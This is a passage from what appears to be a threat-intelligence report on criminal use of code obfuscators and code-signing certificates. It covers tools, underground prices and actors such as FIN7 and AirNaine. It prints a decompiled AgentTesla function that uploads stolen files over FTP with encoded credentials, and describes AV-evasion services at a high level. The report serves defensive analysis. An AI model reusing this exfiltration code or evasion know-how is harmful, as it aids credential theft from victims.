- Using techniques which make automated deobfuscations more difficult, or exploiting known weaknesses in deobfuscators

Obfuscators are most often used on code written in PHP, Java, JavaScript, VisualBasicScript and .NET. All of them have in common code that is usually more exposed than in other languages, either as direct scripts or because the code can be recovered via a decompiling process.

```
print("Hello World!")
```

Python code in plaintext

```
_=((()==[])+(()==[]));__=(_**_);___=((__<<__));____=((___<<(_**_)));_____=((__<<____));______=(
(_____<<(_**_)));
_______=str('').join(chr(__RSV) for __RSV in [((____<<(_**_))+(______<<(_**_))),((_**_)+____+____
__+(((_____<<(_**_)))<<(_**_))),
(____+(((___<<(_**_)))<<(_**_))+_____+(((_____<<(_**_)))<<(_**_))),(____+(((___<<(_**_)))<<(_
**_))+_____+(((_____<<(_**_)))<<(_**_))),
((_**_)+___+____+(((___<<(_**_)))<<(_**_))+_____+(((_____<<(_**_)))<<(_**_))),((_____<<(_**_)
)),((_**_)+___+____+_____+(((_____<<(_**_)))<<(_**_))),
((_**_)+___+____+(((___<<(_**_)))<<(_**_))+_____+(((_____<<(_**_)))<<(_**_))),(___+_____+__
____+(((_____<<(_**_)))<<(_**_))),
(____+(((___<<(_**_)))<<(_**_))+_____+(((_____<<(_**_)))<<(_**_))),(____+_____+(((_____<<(_
**_)))<<(_**_))),((_**_)+_____)]))
print(_______)
```


Obfuscated python code

Prices of obfuscators vary, and though many are actually legitimate tools, some obfuscators can be found in underground forums too. It is quite common for software companies to protect their IP using obfuscators, and therefore legitimate tools and licenses are sold openly to organizations and individual developers.

Additionally, there are many tools published in public repositories such as GitHub. These are developed as part of investigations, or as tools to conduct legitimate pentesting for organizations.

Depending on the license and other features that protect the software, prices range widely between $50-3000 USD (though some can be found for free as well). Some of the cheapest legitimate licenses are based on a quota for the number of files requiring obfuscation per month. The most expensive are usually a software license sold with the obfuscator, with lengthy or lifetime expiration dates.

Legitimate software companies protect their IP using obfuscators, and so legitimate tools and licenses are sold openly to malicious



Public GitHub repository with a Java obfuscator

Products and services

There is a wide range of different software which can modify a given source code, or even assemble and convert code to complicate analysis. As mentioned, some obfuscators are legitimate tools used by organizations to protect their intellectual property, but there are still examples shared between cybercriminals in underground forums too. Some are exchanged free of charge for the "good of the community;" others are paid products. This section highlights several different products and services, both legitimate and illegally developed.

There is a wide range of different software which can modify a given source code, or even assemble and convert code to complicate analysis


DexGuard

DexGuard is one of the most well-known and reliable obfuscators for mobile applications. It protects the application from being reversed or hacked, but it may also be used by threat actors. Aside from obfuscation techniques, it also offers encryption of classes, strings, and assets, and a runtime protection with certificate checks, SSL pinning (which verifies the legitimation of the certificate where the application connects), detection of debugging tools, emulators, rooted devices, hooking framework, etc.

DexGuard webpage

ConfuserEx


ConfuserEx is one of the most featured obfuscators for .NET. It obfuscates the control flow and renames symbols, hides the method references and includes anti-debugger, anti-memory dumping and anti-tampering. To obfuscate the processes and the intentions of the software even further, it can encrypt constants and resources, and its able to compress all the application with its dependencies into one packet.



Graphical interface of ConfuserEx

LABERSA

LABERSA is an RTF exploit builder based on the CVE-2017-0199 vulnerability. It also includes an RTF obfuscator that can be used with any RTF exploit. It is sold in underground forums by license, priced at $599.90 USD for one month, or $999.90 USD for three months. The obfuscator encrypts the strings and the objects inside the RTF, making it undetectable to AV engines.



LABERSA advertisement with prices in an underground forum

Other products

There are many tools sold as software protectors; they not only obfuscate the code but add many other features to protect the software from being reversed by competitor, or cracked to gain access to the licensed or paid content without paying. The following list shows some examples:

- Cryptodragon
- Divicrypt
- ProcessShield
- Skater
- Ioncube
- Zend
- Agile.NET (aka CliSecure)
- CodeFort
- CodeVeil
- CryptoObfuscator
- DeepSea Obfuscator
- Dotfuscator
- .NET Reactor
- Eazfuscator.NET
- Goliath.NET
- ILProtector
- MaxtoCode
- Skater.NET
- Spices.Net
- Xenocode

Threat actor usage

Obfuscators are quite common. especially those who write in JavaScript, VisualBasic Script, or .NET

As with packers and crypters, obfuscators are quite common among cybercriminals broadly, and especially those who are involved in the development of malicious code written in JavaScript, VisualBasic Script (including Office macros) or .NET.

Most of the technologies mentioned above are used in the malware distribution phase and usually as attachments of malspam campaigns. Some examples of threat actors looking for financial gain and using obfuscators are Cobalt Gang, FIN7, Emotet Group, the Agent Tesla author, and AirNaine. Examples of actors sponsored by nation-states who use this technique are the likes of Silence, Turla or MuddyWater, among many others. Interrelated detail on all of these actors is held by threat intelligence companies to help organizations protect their assets.

AgentTesla "users"

AgentTesla is a password stealer coded in .NET which used to be sold publicly on the open web. This tool was used since 2016 and even though the "official" website stopped selling the malware at the end of 2018, it remains highly popular.

AgentTesla has obfuscated code and in order to increase the difficulty of the analysis, the names of variables, classes, functions, etc., have been modified to make it unreadable. To obfuscate the strings it encodes them and generates a buffer with all of them. When the malware wants to access one string, it gets the encoded string from the buffer for the index and decodes it.

In the following code we observe how the names of the functions and the parameters are obfuscated using capital characters, and the strings themselves are encoded too.

```
public static void WO(string FR_93, string ID_94) { try {
FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.
Create(U.B("YwDTrWXAV1F/PvXKBuarog==") + ID_94); ftpWebRequest.
Credentials = new NetworkCredential(U.B("5nurkypTPRiEiXigUhmGkQ=="),
U.B("gzsAFMgl4BIfpfKHdq7Uiw==")); ftpWebRequest.Method =
U.B("zLhRCHskrgfwCC7x8L9sQQ=="); byte[] array = File.ReadAllBytes(FR_93); Stream
requestStream = ftpWebRequest.GetRequestStream(); requestStream.Write(array, 0, array.
Length); requestStream.Close(); requestStream.Dispose(); } catch (Exception ex) { } }
```

Code of AgentTesla used to exfiltrate information through the HTTP protocol

AirNaine

AirNaine, known as TA545, is a threat actor who has been targeting Canadian users and businesses for a number of years. In 2018 they used Onliner Spambot to distribute ARS Loader and other stealers in order to collect banking credentials and try to commit fraud. Blueliv analysts collected and analyzed the emails used during the SPAM campaigns and observed that the templates used shipping and logistics company themes, including Canada Post, Purolator, Canada Credit Union and Coast Capital Savings. In these emails the actor directly attached ZIP files including obfuscated Visual Basic Scripts or JavaScript. This is covered in detail in a research post on the Blueliv blog.

Code signing

Code signing software are applications that carry an official signature to verify the authenticity and integrity of the software


Code signed software are applications that carry an official signature. It means that the operating system (OS) can confirm that the software is legitimate and safe to execute because it was issued by a Certificate Authority (CA). Code signing is performed through the use of public and private keys, following which the machine can verify the authenticity and integrity of the software employing the use of a cryptographic hash function. Software developers can benefit from code signing, which allows the OS to:

- Confirm the integrity of the application, ensuring that it was not modified after signing by other individuals or by malware
- Identify the author of the code; either a developer or an organization


To evade AV detection, a threat actor can sign their malware with one or more digital certificates

To evade AV detection, a threat actor can sign their malware with one or more digital certificates. Usually these certificates are stolen from companies or are legitimate certificates obtained from issuing authorities to ensure validity and reliability.

Signing



Verification




Code signing process

There are OV and EV certificates commonly used across the industry

Once the actor has obtained a certificate, they can sign their malware, bypassing OS protection technologies and AV engines, simulating a legitimate application. Another advantage for the threat actor is that signed software can be downloaded, eliminating both browser and OS warnings, and allowing them to distribute malware successfully without detection or alerting the victim.

There are two types of code signing certificates: OV certificates (Organization Validation), which are basic and include all aforementioned features; and EV certificates (Extended Validation), which require stricter validation and authentication processes to prove the identity of the developer or the publisher. This includes permitting the software to bypass the SmartScreen Filter, a feature of Windows 10 and IE9 based on an Application Reputation Technology, which warns the user if the application isn't well known or is potentially malicious. In this case, either the sellers of the products or the threat actors themselves must build a reputation within the system.



Code Signing Certificate ad service to certificate binaries for 1 BTC in Hack Forums

In underground forums, it seems that only the larger threat actors sell legitimate certificates. They generate certificates through known CAs with fake company data, and generate positive reputational value for these certificates. These are priced between $500-3000 USD.

These certificates are usually revoked when malware is detected, so it is important that they go undetected as long they want to keep the certificate valid. Pricing therefore depends on whether the certificate is OV or EV, with the latter demanding positive reputation for SmartScreen Application Reputation Technology.
Another strategy deployed by threat actor is signing the files with one certificate maintained by the CA. The clients send executables to be certified, and the seller returns them certifying with their own certificate.

Products and services

In reality, the only way to obtain a certificate is from legitimate companies. All of these organizations are known and they generate similar certificates for other legitimate enterprises. The most important companies are:

- Cacert
- Verisign (Symantec)
- Comodo
- Sectigo
- Thawte

There are other derived services from these companies marketed in underground forums. Generally, there are three types of vendors. First, those that resell their own certificates because they can obtain a new one, or the originals have not been used. Second, those who act as intermediary managers who issue the legitimate companies for the threat actor. Finally, those services which certify binaries with their own certificates, then return the certificated malware to the threat actor.

There is a wide range of different software which can modify a given source code, or even assemble and convert code to complicate analysis

Threat actor usage

A lot of threat actors sign their code with their own certificates purchased legally; this helps them evade security measures. However, this also helps researchers identify commonalities among tools used by certain threat actors and their campaigns. For example, one threat actor may often use the same certificate to sign all their tools, and even those emails used to spread the malware, with the same identifier or organization.

Again, the list of actors utilizing these products and services is vast; in brief, those cybercriminals who seek a financial gain would be the likes of Trickbot Group, FIN6, FIN7, TA505, and AirNaine. State-sponsored actors include CopyKittens, NSA (Regin operation), and Winnti Group.

Certificate used by AirNaine to sign a Smoke Loader binary

FIN7

FIN7 is a financially motivated threat group known for targeting the retail and hospitality sectors and using phishing techniques to distribute point-of-sale (POS) malware. The group typically sells its compromised credit cards in the underground card shop Joker's Stash. Since 2015, FIN7 has compromised hundreds of companies and has been linked to breaches at Arby's, Chili's, Chipotle, Red Robin, Jason's Deli, and Sonic.

